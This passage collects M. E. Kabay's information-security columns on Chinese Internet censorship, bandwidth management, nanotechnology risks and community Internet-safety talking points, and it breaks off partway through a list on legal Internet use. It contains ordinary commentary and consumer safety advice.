No one doubts that the government of the People's Republic of China is one of the most repressive regimes on the planet, nor that its repression extends to pervasive interference with its citizens' access to information at all levels, including blocks on Internet-mediated transmission from outside the country and suppression of internal news circulation by indigenous reporters. Australian journalist Jodie Martin < http://www.suite101.com/profile.cfm/jodielou > wrote, "Since the introduction of the internet in China in 1994, the Chinese government has tried to contain and control online information available to its citizens. China's censorship of the internet has forced websites to be blocked, blogs shut down, and keywords censored in search engines resulting in no search results for certain topics."

Amnesty International < http://www.amnestyusa.org/ > has worked for years to oppose Chinese Internet censorship, harshly criticizing companies such as Yahoo, Cisco and Sun Microsystems for collaborating with the Chinese regime in building technical barriers to communication in China (quoting directly):

- In China, individuals can be sentenced to death for publishing information on the Internet considered a "state secret" – the definition of "state secret" can change daily, and can include important public health information (i.e., SARS or HIV/AIDS) or simply controversial opinions. Scores of people have been imprisoned for using the Internet, and, of those arrested, some have died as a result of torture by the police.
- Some companies, including Cisco Systems and Sun Microsystems, have helped to build the infrastructure that makes Internet censorship possible while others, including Yahoo, Microsoft, and Google, are increasingly complying with government demands to actively restrict Chinese users.
- In China the internet is heavily policed. To operate in China, US companies say they must monitor and restrict search results and blogs, and are actively restricting topics such as human rights, political reform, Tiananmen Square and Falun Gong, among others. Yahoo, Microsoft and Google all help to implement China's draconian system of censorship.
- Yahoo! has sacrificed the privacy of users to facilitate their subsequent imprisonment for peacefully expressing opinions over the Internet. Shi Tao, a Chinese poet and journalist, is serving a ten-year prison sentence in China simply for sending an email to the USA. In a disturbingly similar case, Li Zhi, another Yahoo email customer, was jailed for eight years in 2003, after posting comments that criticized government corruption. Amnesty considers them both Prisoners of Conscience.
- These companies claim that accepting China's restrictions is unavoidable. Yet these forms of censorship contradict the very principles that these companies were founded upon, and also go against the constitution of the People's Republic of China and violate Articles 17 and 19 of the International Covenant on Civil and Political Rights (ICCPR), which guarantee privacy and freedom of expression.(Amnesty International 2007)

In recent months, I'm sure that many readers have been following with interest the conflict

between Google and the Chinese authorities< http://www.sfgate.com/cgi-bin/article.cgi?f=/c/a/2010/03/20/ED5T1C11PV.DTL >; at the time of this writing (mid-March 2010) it looked quite possible that Google would withdraw from the Chinese market in response to perceived government-sponsored or government-tolerated hack attacks on the search-engine company in January .< http://www.nytimes.com/2010/01/13/world/asia/13beijing.html?fta=y >

Typing "China Google" into any search engine will bring readers a torrent of articles on this topic, including vitriolic attacks on the Chinese government's fear of allowing their citizens to access the riches of Western information and culture. Just as a single example, an otherwise staid report in *Ecommerce Journal* uses the headline "Chinese censorship becomes outrageous, Google threatens to leave China."< http://www.ecommerce-journal.com/node/26399 >

Bill Gates' 2008 assurance that "Internet Censorship Won't Work"< http://www.nytimes.com/idg/IDG_002570DE00740E18882573F50010C487.html?ref=technology > emphasizes the ethnocentric confidence of what up to now has been a dominant culture and economic powerhouse on the planet. Gates reportedly said, "I don't see any risk in the world at large that someone will restrict free content flow on the Internet…. You cannot control the Internet."

In the next column, I'll present a contrarian view of what's going on in China with respect to the Internet. Perhaps there's more going on than a reaction to the infinite riches and resistance to the intellectual wealth of the West.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Internet Censorship in China: Domestic Politics Important

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the previous article in this pair of columns, I reviewed the indubitable evidence that the government of China is systematically trying to control its population's access to information delivered through the Internet. The conventional view is that the Chinese government fears the effects of free access to Western knowledge and ideas and that their efforts to control their people's access to the 'Net are futile.

In contrast with the cut-and-dried, black-and-white vision of a suffering population suffering solely from repression of free access to the riches of Western information, scholar Lokman Tsui< http://www.lokman.org/ > warns that the "Great Firewall of China"< http://www.greatfirewallofchina.org/ > metaphor misleads foreign observers by simplifying a complex situation.

In his thoughtful analysis, "An Inadequate Metaphor: The Great Firewall and Chinese Internet Censorship,"< http://www.worlddialogue.org/content.php?id=400 > he identifies the "Great Firewall Myth," which he characterizes as follows:

> First, the Great Firewall is a spatial metaphor. It depicts a situation in which China is protecting its own boundaries from foreign flows of data that might threaten the Communist Party's monopoly on information. The metaphor represents China as closing itself up and censoring everything that comes in from the outside. One literally envisions a wall surrounding China.

However, he writes, of equal importance is the authoritarian control over dissemination of information *within* the country:

> Just as important, though, if not more so, is the censorship of information that flows within China's legal jurisdiction, and this censorship is of a vastly different nature. Here, Beijing does not have to rely solely on filtering technology, but rather uses a mix of socio-legal, political and economic methods in order to censor—something companies such as Yahoo!, Microsoft and Google have themselves experienced, being criticised in the worldwide press for complying with the regime's demands. . . . The image of the Great Firewall protecting China from the West thus obscures the fact that "undesirable" information often comes not from the West but from within China itself.

For anyone interested in delving into the complexities of the Chinese stance with respect to the Internet, Lokman Tsui's work is a treasure trove. His entire Master's thesis< http://www.lokman.nu/thesis/ > is available online: "Internet in China: Big Mama is Watching You – Internet Control and the Chinese Government"< http://www.lokman.nu/thesis/010717-thesis.pdf >. The crux of the problem is that, contrary to the widespread assumption in the West that the Internet inevitably leads to less governmental power, "The conclusions are that the Chinese government are quite capable of controlling the internet in China and that China has the perfect ingredients for deploying a digital Panopticon [a controlled representation of reality]. This digital Panopticon will continue to improve and develop, driven by the market. These

conclusions show that the internet, to contrary belief, can be controlled and even be used as a means for control."

The point I take from Lokman Tsui's analysis is that we are deluding ourselves if we think that merely sitting back and waiting for China to fail will solve the censorship problem in that vast country. On the contrary, the systematic shaping of information flows by a totalitarian regime is a grave threat to the entire world. People who have been brought up to see – and believe – what they are told without questioning authority are dangerous. I can easily imagine a billion-plus people following orders in the Internet-mediated belief that they are defending their homeland against external threats. In this case, the Internet may become, not a tool for freedom of expression and independent thought, but rather the instrument of a malevolent autocracy with little concern for law, human rights, or even the interest of its own people.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Keep Your Network Management Rules Current

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Jeffrey A. Livermore, PhD< http://www.walshcollege.edu/directory/Details.aspx?FirstName=&LastName=L&Department=-1&faculty=269 > is Associate Professor of Business Information Technology and Information Assurance at Walsh College< http://www.walshcollege.edu/About_Us >. I've enjoyed meeting him at the Colloquia on Information Systems Security Education (CISSE< http://www.cisse.info/ >) over the years and am pleased to present a contribution from him to the columns. Everything that follows is Dr Livermore's work with minor edits.

* * *

Many organizations manage their network bandwidth by applying a set of network policies that limit the amount of bandwidth available to certain types of traffic. For example, limiting music downloads< http://www.untangle.com/What-We-Do/Stop-Music-Downloads >, instant messaging< http://www.networkworld.com/chat/archive/2007/091907-chat-osterman-messaging.html >, and access to certain Websites< http://www.business.com/directory/internet_and_online/security/blocking_and_filtering/ > can improve network performance by limiting the amount of non-business traffic on an organization's network. Some organizations reported as far back as 2003 that more than half of their bandwidth was being consumed by music downloads and file sharing< http://net.educause.edu/ir/library/powerpoint/LIVE0515.pps >. College and universities seem to have the biggest problem with this and have been leaders in bandwidth management, as reported in a General Accounting Office report from 2004< http://www.gao.gov/new.items/d04503.pdf > Bandwidth is typically managed by using one of the numerous network appliances and firewalls that will provide this functionality< http://net.educause.edu/ir/library/pdf/EDU0127.pdf>.

No matter which bandwidth management solution is chosen, they are all rule-based. The network administrator writes a rule that assigns the amount of bandwidth available to different types of network traffic. This is how many administrators maintain the quality of service (QoS) necessary for some applications. Networks supporting VoIP telephone network often use rules to reserve adequate bandwidth to keep the telephone conversations from suffering interruptions and delays. Without reserved bandwidth, conversations might suffer if a user begins using an application like BitTorrent< http://www.top4download.com/bittorrent/fcvxclzh.html > that can consume massive amounts of bandwidth and that is optimized to use as much bandwidth as possible.

Well written rules keep a network's mission critical traffic moving freely while throttling down the recreational or non-business related traffic. It is important to keep these rules fresh and relevant to today's network traffic patterns. Many organizations such as colleges find that their network usage evolves with time and the types of Web applications and services available to students and faculty. What worked so well last year may not work to anyone's satisfaction today.

Watching Internet videos used to be purely a recreational activity on college campuses. Now many faculty members include videos in their PowerPoint presentation. Restricting video traffic

would now mean restricting classroom instruction. The same applies to iTunes. Some faculty members include video and audio materials from iTunesU< http://www.apple.com/education/itunes-u/ > in their lectures. These materials are typically downloaded from Apple to a server somewhere on campus and then must be delivered across the network to the classroom at streaming speeds.

The point of these examples is that network usage is constantly evolving and network administrators need to adapt to this evolution when managing network traffic. Static rule sets and policies will lead to frustrated users and poor service delivery by the network administrators. These usage demands will be complicated by new computing and security hardware that will add to network overhead.

Many schools and organizations have installed or are evaluating the use of overhead projectors that receive their video input over the network (wired or wireless).< http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.30.6684&rep=rep1&type=pdf > These devices eliminate the need for running video cables in classrooms, conference rooms, and auditoriums. The downside of these devices is that they are another source of additional network traffic. The overhead of network projectors is dwarfed by the additional traffic produced by video cameras attached to the network. Some of these cameras are for promotional purposes but most are being integrated into the ever-tightening security precautions being implemented at colleges and universities.

The popularity of social network-based virtual worlds such as Second Life< http://secondlife.com/?v=1.1 > and massively multiplayer role playing games has altered network usage patterns at many organizations. According to a report from February 2010, there are 27M people playing Farmville< http://www.farmville.com/ > on any given day and 75M in a month.< http://www.cnn.com/2010/TECH/02/23/facebook.games/index.html?iref=allsearch > The odds are that some of those millions of people are on your network and would like to play not only Farmville but also Mafia Wars< http://www.facebook.com/MafiaWars >, World of Warcraft< http://us.blizzard.com/en-us/games/wow/ > and other popular network-based games. Social networks and games can consume a great deal of bandwidth and should be proactively managed along with other non-business applications like Internet radio and streaming media.

Keeping network management rules current is as important as keeping the digital signature files current in your virus and intrusion detection applications. New bandwidth thieves pop up almost as often as new viruses and other forms of malware. The only way to stay on top of this problem is to keep reviewing your bandwidth management rules and adjust them as needed.

Reviewing bandwidth management rules implies that a network is being proactively managed with capacity planning being part of an annual process. Updating rules goes hand in hand with adding capacity and making significant network or application changes. I don't know of any organization that has *shrinking* bandwidth consumption. The usage trend is always upward as more and more bandwidth-intensive applications are being used in business and education.

Adapt or saturate.

* * *

Jeffrey A. Livermore, PhD, is the former Chief Information Officer of the Barbara Ann Karmanos Cancer Institute< http://www.karmanos.org/ >. Before that, Jeff worked at a number of companies and also performed consulting/contracting work at the big three automotive firms. Jeff is also the author and moderator of a technology blog for the Heritage Newspaper

syndicate.< http://jefflivermore.blogspot.com/>

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Nanotech will be Focus for Future Criminal Hackers

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Criminal hackers once rejoiced in manipulating the new digital phone systems in the 1960s and 1970s; then they moved on to using modems and hacking into mainframes in the 1970s and 1980s; then they exploited the new local area network technology and the burgeoning Internet in the 1980s. Malware writers moved from boot-sector viruses on floppy disks in the 1980s to file-infector viruses and then to macro viruses in the 1990s and vigorously exploited worms and Trojans for botnets in the recent decade. [See "Brief History of Computer Crime"< http://www.mekabay.com/overviews/history.pdf >.]

So what's next on the horizon?

Recently a report in the "Random Samples" column by Joceyln Kaiser in SCIENCE magazine for 19 Feb 2010 (Vol 327, p 927)< http://www.sciencemag.org/content/vol327/issue5968/r-samples.dtl >[subscription required] told of the fuss in France "over the pros and cons of nanotechnology." Apparently in late January 2010, "the committee organizing the series of 17 debates threw in the towel, replacing the final two meetings with 'Internet workshops' and making the wrap-up event in Paris on 23 February by invitation only." The changes were the result of "heckling by antinanotech protesters in five cities."

The group "Pièces et Main d'Oeuvre" (PMO< http://www.piecesetmaindoeuvre.com/spip.php?page=plan >) based in Grenoble has been agitating against even the discussion of nanotechnology. They consistently refer to the public events as "pseudo-debates" (*pseudo-débats*) and sneered that the cancellation in January of a debate in the vandalized municipal hall in Orsay was a pretext (the walls were painted with graffiti and the locks damaged). Here is my translation (French is my native tongue) of part of their press release: "It is evident that the walls with graffiti, even with antinano slogans, and damaged locks have never constituted any risk whatsoever for the public invited to debate, and that the [organizers] hurried to seize this pretext to avoid the painful repetition of its fiascos, faced with a real public, in body and in voice, revolted by its campaign of promotion for the Nanoworld."< http://www.piecesetmaindoeuvre.com/spip.php?page=resume&id_article=237 >

The press release continues with a long rant about how the authors hope that the electronic meetings will collapse and comparisons of the imagined event to various famous French movies.

It reads like something written by 13-year-olds in 1983.

The question remains, however, of whether the agents of change are and will be taking the lessons of information security into account as they explore the possibilities of new technology. For example, the nanoparticles called polyamidoamine dendrimers (PAMAMs) "cause lung damage by triggering a type of programmed cell death…."< http://www.sciencedaily.com/releases/2009/06/090610192431.htm > The anti-nanotech organization NANOCEO (Nanotechnology Citizen Engagement Organization)< http://www.nanoceo.net/environment/risks > has an enormous list of articles and scientific reports about the potential environmental risks of nanotechnology.

On the other side of the debate, the Center for Responsible Nanotechnology< http://www.crnano.org/about_us.htm > has an extensive series of thoughtful fictional scenarios< http://www.crnano.org/CTF-Scenarios.htm > based on aspects of nanotech. They also have a Frequently Asked Questions section< http://www.crnano.org/faq.htm > where they describe themselves as follows: "We are boosters for safe use< http://www.crnano.org/safe.htm > of nanotechnology. CRN promotes research into molecular manufacturing< http://www.crnano.org/studies.htm > not *in spite of* the risks, but *because of* the risks. Only through exploration, understanding, and education can we hope to make good decisions about developing and administering this transformative technology."

In the next column, I'll discuss a particular kind of nanotechnology: self-replicating nanobots.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Self-Replicating Nanobots

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of two articles looking at nanotechnology as a future technological risk.

One of the scariest issues I can think of with respect to nanotechnology is self-replicating nanobots.< http://archimorph.wordpress.com/2007/07/24/self-replicating-nanobots/ > The prospect of loosing little machines that can copy themselves without specific external control raises the specter of "The Sorcerer's Apprentice"< http://german.about.com/library/blgzauberl.htm > and Mickey Mouse in that role < http://www.youtube.com/watch?v=t2Rfriax4DY > in Disney's 1940 animated film, *Fantasia*< http://video.google.com/videoplay?docid=-6259203294194759750# >.

For science fiction fans, there are many examples of self-replicating machines to titillate or terrify; the replicators< http://stargate.wikia.com/wiki/Replicator > in the *Stargate*< http://stargate.mgm.com/ > universe come to mind.

In the information assurance field, I think it is pretty well established that creating self-replicating code, even for the best of intentions, is a bad idea; the fundamental problem is that no matter how carefully one applies quality assurance and testing to such code, external conditions are inevitably more variable than anything that can be tested in a finite time. Just think about all the combinations of operating system versions, update levels, application software, versions of *that* software, configuration combinations for all of the above, and run-time variations in when and how code segments are executed. For a classic and thorough review of the arguments, see Dr Vesselin Bontchev's< http://www.people.frisk-software.com/~bontchev/ > 1994 paper, "Are 'Good' Computer Viruses Still a Bad Idea?"< http://www.people.frisk-software.com/~bontchev/papers/goodvir.html > which actually concludes that they could be a good idea (I still disagree, but it's a good paper).

From a biological perspective, I'll just mention that the replication of the nanobots will depend on the stability of the replication instructions. Replication may be based on something similar to the RNA/DNA/ribosome/protein model – instructional code interpreted by productive machinery equivalent to ribosomes.< http://www.postmodern.com/~jka/rnaworld/nfrna/nf-rnadefed.html > It could also involve something similar to crystallization and protein folding< http://originoflife.net/cairns_smith/quotes/ >, where the structure of the nanobots itself leads to replication. In either case, random variations< http://users.rcn.com/jkimball.ma.ultranet/BiologyPages/M/Mutation_and_Evolution.html > could cause both non-functional and possibly unexpectedly newly-functional versions of the original models.

From a statistical perspective, if there are lots of the little buggers replicating, then the statistical law of decreasing reliability comes into play. If p = probability of replicating one nanobot with an error, then (1 – p) is the probability of replicating one nanobot without an error. If there are n nanobots replicating independently, the likelihood that *all* of them will replicate without error is thus (1 – p)^n. But then the likelihood that *at least one of them* will replicate *with* error is 1 – (1 – p)^n. And that function rises rapidly as a function of n.

And we haven't even begun to consider deliberate attacks on the nanobots. Can you imagine how much fun criminal hackers are going to have interfering with the latest nanobots from some big corporation? Never mind vandalizing Web sites (see slides 40-52 in my PowerPoint lecture file< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch02_history_computer_crime.pptx > on the history of computer crime): imagine integrating obscenities and slogans into the very fabric of, say, a new car or an office building being constructed by nanobots. For that matter, if we are dealing with futures, imagine hacking the code for nanotechnology based sentient beings.

Before we loose self-replicating nanobots on the planet, I sure hope we pay attention to the fundamentals of security.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Get Out There and Teach:
Integrating Cyberspace into our Moral Universe

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Whose job is it to raise young people's awareness of appropriate and safe behavior when using Internet communications?

Is it parents' responsibility? Teachers'? Lawmakers'?

Yes, yes, yes: all of the above. But surely we technically-competent professionals – practically anyone reading this column – can contribute to the awareness and knowledge of our fellow community members in our areas of expertise. For over 20 years, I have been speaking in schools, libraries, and social organizations about information security topics with a special focus on protecting young people and older folk against dangers of inappropriate and unsafe uses of the Internet. Not only is it any good thing to do simply from the standpoint of social responsibility, it's enormous fun. I hope that readers will try it!

Lately, I have been leading discussion groups at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ > and giving the participants one-page crib sheets to take home with them. If you decide to organize similar discussions in your family get-togethers, church/synagogue/mosque/temple, scout troop, or other organization, feel free to use and modify any of the following notes. You don't need to bother with attribution or references – I really don't care as long as you don't sell what I give away for free.

Before I print the notes for the first of the four discussion sessions – socializing safely through the Internet – I'll mention one of the issues that arose in that discussion and that stimulated a great deal of interest. It seems to me that technological changes typically take around three generations to be integrated thoroughly into our moral frameworks. For example, when telephones were widely introduced, kids used to phone people at random and ask stupid questions (e.g., upon calling a tobacco store, they'd ask, "Do you have Prince Albert [a brand of tobacco] in a can?" and upon the answer, "Yes," they'd giggle, "Well, LET HIM OUT!!!" and hang up. Mostly kids don't use the phone for random pranks any more – they use their cell phones for texting instead or send hoaxes via e-mail. But why the shift?

One possibility is that the people of parenting age when a technology comes into vogue don't actually know much about the unexpected uses to which their children put the technology, so their instructions on appropriate use are incomplete. The second generation of users eventually do understand the value of imposing restrictions on off-the-wall, inappropriate uses of the now-not-so-new technology and they teach their kids from the earliest age to be better users than they were.

We are now at the stage where people who were born into the digital age will be starting to have children; I think that we might see their kids growing up with the same attitude to, say, talking to strangers on the Internet as older people developed to talking to strangers on the street. In other words, the Internet will gradually make its way into common sense over the next decade or so. For example, it will seem unbelievable to young people in a few years that anyone could have

believed that they won a European lottery that they did not enter or that the daughter of an African dictator would actually share millions of dollars of ill-gotten gains with them in return for their bank account number. “How could anyone be so STUPID?” they will ask scornfully.

In the meantime, as a contribution to making Internet safety part of common sense, in my next column, I’ll publish the notes I distributed a few weeks ago about safe socializing via the Internet.

* * *

Readers interested in more discussion of technology and social norms may enjoy the paper “Totem and Taboo in Cyberspace: Integrating Technology into our Moral Universe” < http://www.mekabay.com/ethics/totem_taboo_cyber.pdf > which I originally wrote for the 17th National Computer Security Conference in October 1994.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Get Out There and Teach (2): Socializing Safely Via the Internet

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my last column, I exhorted readers to contribute to integrating cyberspace into our young people's moral universe by getting out into their communities and speaking about Internet safety and other matters of interest.

Today's column consists of the notes I distributed at the first of four public discussions on such topics at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ >. In no sense should anyone think of these as comprehensive; they were just talking points that I thought would interest participants for an hour-long discussion. I hope that readers will find them useful enough to share with their families and especially as a basis for discussion with young people.

1. Parents, think carefully about how early you should allow your children to have unsupervised access to the Internet. Putting the family computer in the living room until kids are in their early teens can make a lot of sense to keep children from become involved with content and people you would disapprove of without giving you a chance to talk to them about your values.

2. Think you are anonymous because you use a smart handle like "CleverStudentinVermont?" Think again. You may not sign your name to what you post, but with enough effort by investigators, you can usually be tracked down through the details of your Internet connections.

3. Anything you post or write online may be permanently available to anyone, anytime: so think before you post. Ask yourself the following questions before hitting SEND – and if you answer YES to any of the following, don't post!

4. Would you be ashamed to have your message / photograph / comment publicized in your hometown newspaper?

5. Would you be unhappy about having your employer / family / spouse / children / parents reading / looking at what you posted?

6. Are you posting evidence of a illegal activities (e.g., under-age drinking, assault, vandalism)?

7. If you are a young person below 18 years of age, try to imagine that your concepts of privacy may change as you get older.

8. If you are younger than 18 years old, sending cute pictures to your friends via cell phone is OK, but that doesn't mean it's a good idea to send pictures of yourself stark naked – that's called sexting and it is classified as child pornography. Making, storing and transmitting child pornography are all federal felonies – crimes with serious jail time.

9. Online dating has its risks: how do you know that the attractive person on the other end of the instant-messaging session or e-mail link is who (s)he says (s)he is? Or what gender, age, financial situation, and criminal record really apply to "Bobbi?"

10. Never arrange to meet someone in private and alone whom you've known only through the Internet. Always meet in a public place and make sure they know you will bring along a friend and that you are telling other people where you are going and whom you are meeting.

11. Parents and children must be on guard against abuse by pedophiles, who have referred to the Internet as a shopping center for their perversion. Some classic signs of child entrapment by pedophiles:

12. Establishing an attractive image as a slightly older friend or substitute parent;

13. Working on making the victim separated from and increasingly hostile towards their own family while increasing dependence on the abuser;

14. Breaking down conventional limits on sexuality by asking for more and more deviant requests such as increasingly intimate photographs, poses and items; and

15. Asking for and then demanding an isolated meeting and physical contact.

16. Parents should their kids to tell them at once if any Internet contact tries to keep their communications secret from the parents.

Anyone interested in using these notes verbatim or with modifications should feel free to do so without having to ask me for permission; I'm delighted to make all my teaching materials freely available to anyone provided that they are neither posted on a public Website nor sold.

* * *

For Further Reading:

FBI (2010). "A Parent's Guide to Internet Safety." US Federal Bureau of Investigation. < http://www.fbi.gov/publications/pguide/pguidee.htm > Also available for download as a PDF file.

Kabay, M. E. (2002). Cyber-Safety for Everyone: From Kids to Elders. < http://www.mekabay.com/cyberwatch/cybersafety.pdf >

Kline, M. J (2005). "Internet Socializing: Tips for Elementary School Parents." Human Relations Service, Wellesley Hills, MA. < http://www.humanrelationsservice.org/4education/4tips/internetsocializing_tip.htm >

Wiredsafety.org < http://www.wiredsafety.org/parent.html >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html >

in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Get Out There and Teach (3): Using E-mail Safely and Well

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In recent columns, I've been posting notes for public discussions on topics of Internet safety and appropriate behavior held at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ >. Today's column is the one-pager I distributed at the second of the discussions, which dealt with a few key points about using e-mail effectively and safely. Many of the points were drawn from articles originally published in this column over several years and collected in "Using E-mail Safely and Well"< http://www.mekabay.com/infosecmgmt/emailsec.pdf > which is freely available for distribution (but not for re-posting on public Web sites).

I hope that readers will find the suggested discussion topics useful in their families, offices and

1. If you are writing professionally using e-mail, apply the same standards of content and style that you would in any other professional communication.

2. If you use formatted e-mail (HTML-formatted messages), you cannot count on having the received message look exactly like the message you sent: fonts, sizes and layout may vary by recipient. If you want complete control over appearance, send an Acrobat PDF file.

3. Do not use REPLY ALL as your default method of replying to mail; use REPLY so your reply goes only to the sender unless you specifically want to reach everyone on the visible distribution lists in the TO and CC fields.

4. Don't put a distribution list into the TO or CC fields unless everyone in those fields should receive a reply from anyone who hits REPLY ALL. Instead, use BCC to conceal the distribution list unless you specifically want it to be known to all recipients.

5. Don't REPLY ALL to a previous message as a quick way of generating a new message, especially if you have confidential information in your text – you may reach people you don't want to reach! Instead, learn to use the mailing list functions of your e-mail software and choose the exact list of recipients appropriate for each message.

6. Don't put crucial information into the middle of an e-mail message with other topics. Put action items or other important information into e-mail with one topic per message.

7. Use clear, descriptive subject lines for every e-mail message. In particular, don't put new topics in the REPLY to an old message stream.

8. Do not open e-mail messages from complete strangers unless you are a public figure.

9. Do not open attachments from anyone unless you are expecting them; if you are in doubt when you receive a cryptic message from someone you know that has an attachment, ask them if they actually sent it and what it is.

10. Discard all messages that warn you of terrible things but have no specific date or source, that urge you to send them to everyone you know, or which promise you money for nothing.

11. Delete all messages from strangers which ask you for help supposedly from people who have stolen large amounts of money and want to share it with you or which tell you that you have won lotteries (it is illegal in the USA to participate in overseas lotteries!). These are all scams.

12. Do not forward warnings about anything – especially warnings about stuff you don't have any technical knowledge about – unless you personally take the responsibility to check the accuracy of the information; e.g., look up the keywords on snopes.com before even thinking of hitting FORWARD. Do not send virus warnings to anyone, ever: it's not your business and such warnings are useless.

13. Install a well-known antivirus package on your system and pay the annual license fee to keep it current. Let it update itself as often as it wants – daily is good, hourly is better. Schedule a full system scan at least once a week and be sure that the product checks all files every time they are opened.

14. If you do forward a message, delete the useless FROM: TO: SUBJECT: headers so that your recipients won't have to wade through pages of junk before they get to the information you found interesting, funny or useful.

For improving awareness among employees and for inclusion in video collections of libraries, I recommend the Commonwealth Films videos, "The Plugged-In Mailbox"< http://commonwealthfilms.com/s/3_29_39.asp > and "Get.Net.Smart" < http://commonwealthfilms.com/s/3_29_21.asp > which are also reviewed on my Web site.< http://www.mekabay.com/infosecmgmt/videos/index.htm >

Anyone interested in using these notes verbatim or with modifications should feel free to do so without having to ask me for permission; I'm delighted to make all my teaching materials freely available to anyone provided that they are neither posted on a public Website nor sold.

* * *

Some Other Useful References from M. E. Kabay's Web site:

- Stopping Chain Letters and Hoaxes on the Internet. < http://www.mekabay.com/infosecmgmt/stopchain.pdf >

- Cyber-Safety for Everyone: From Kids to Elders. < http://tinyurl.com/2wan2fk >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Web site for white papers and course materials.< http://www.mekabay.com/ >

Doing the Right Thing on The 'Net:
Some practical guidelines for legal use of the Internet

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the third in a series of four columns based on the one-page notes given participants in public discussions of Internet safety held at the at the Brown Public Library< http://www.brownpubliclibrary.org/ > in Northfield< http://www.northfield-vt.gov/ >, Vermont,< http://www.vermont.gov/portal/ >.

Today's notes, which you are welcome to use freely in your own work or for your community groups, family and friends, touch on some of the legal constraints on what you should and should not be doing on the Internet if you want to stay out of trouble. I hope that readers will go out into their communities and get involved in teaching beginners (young and old) about Internet safety and how to behave properly when using electronic communications media.

1. *Copyright*: anything you create yourself is automatically protected by copyright law and belongs exclusively to you – unless you give away or sell your copyright.

2. Some *social networking and photography sites* claim copyright to anything/everything you post there; think about it before you post.

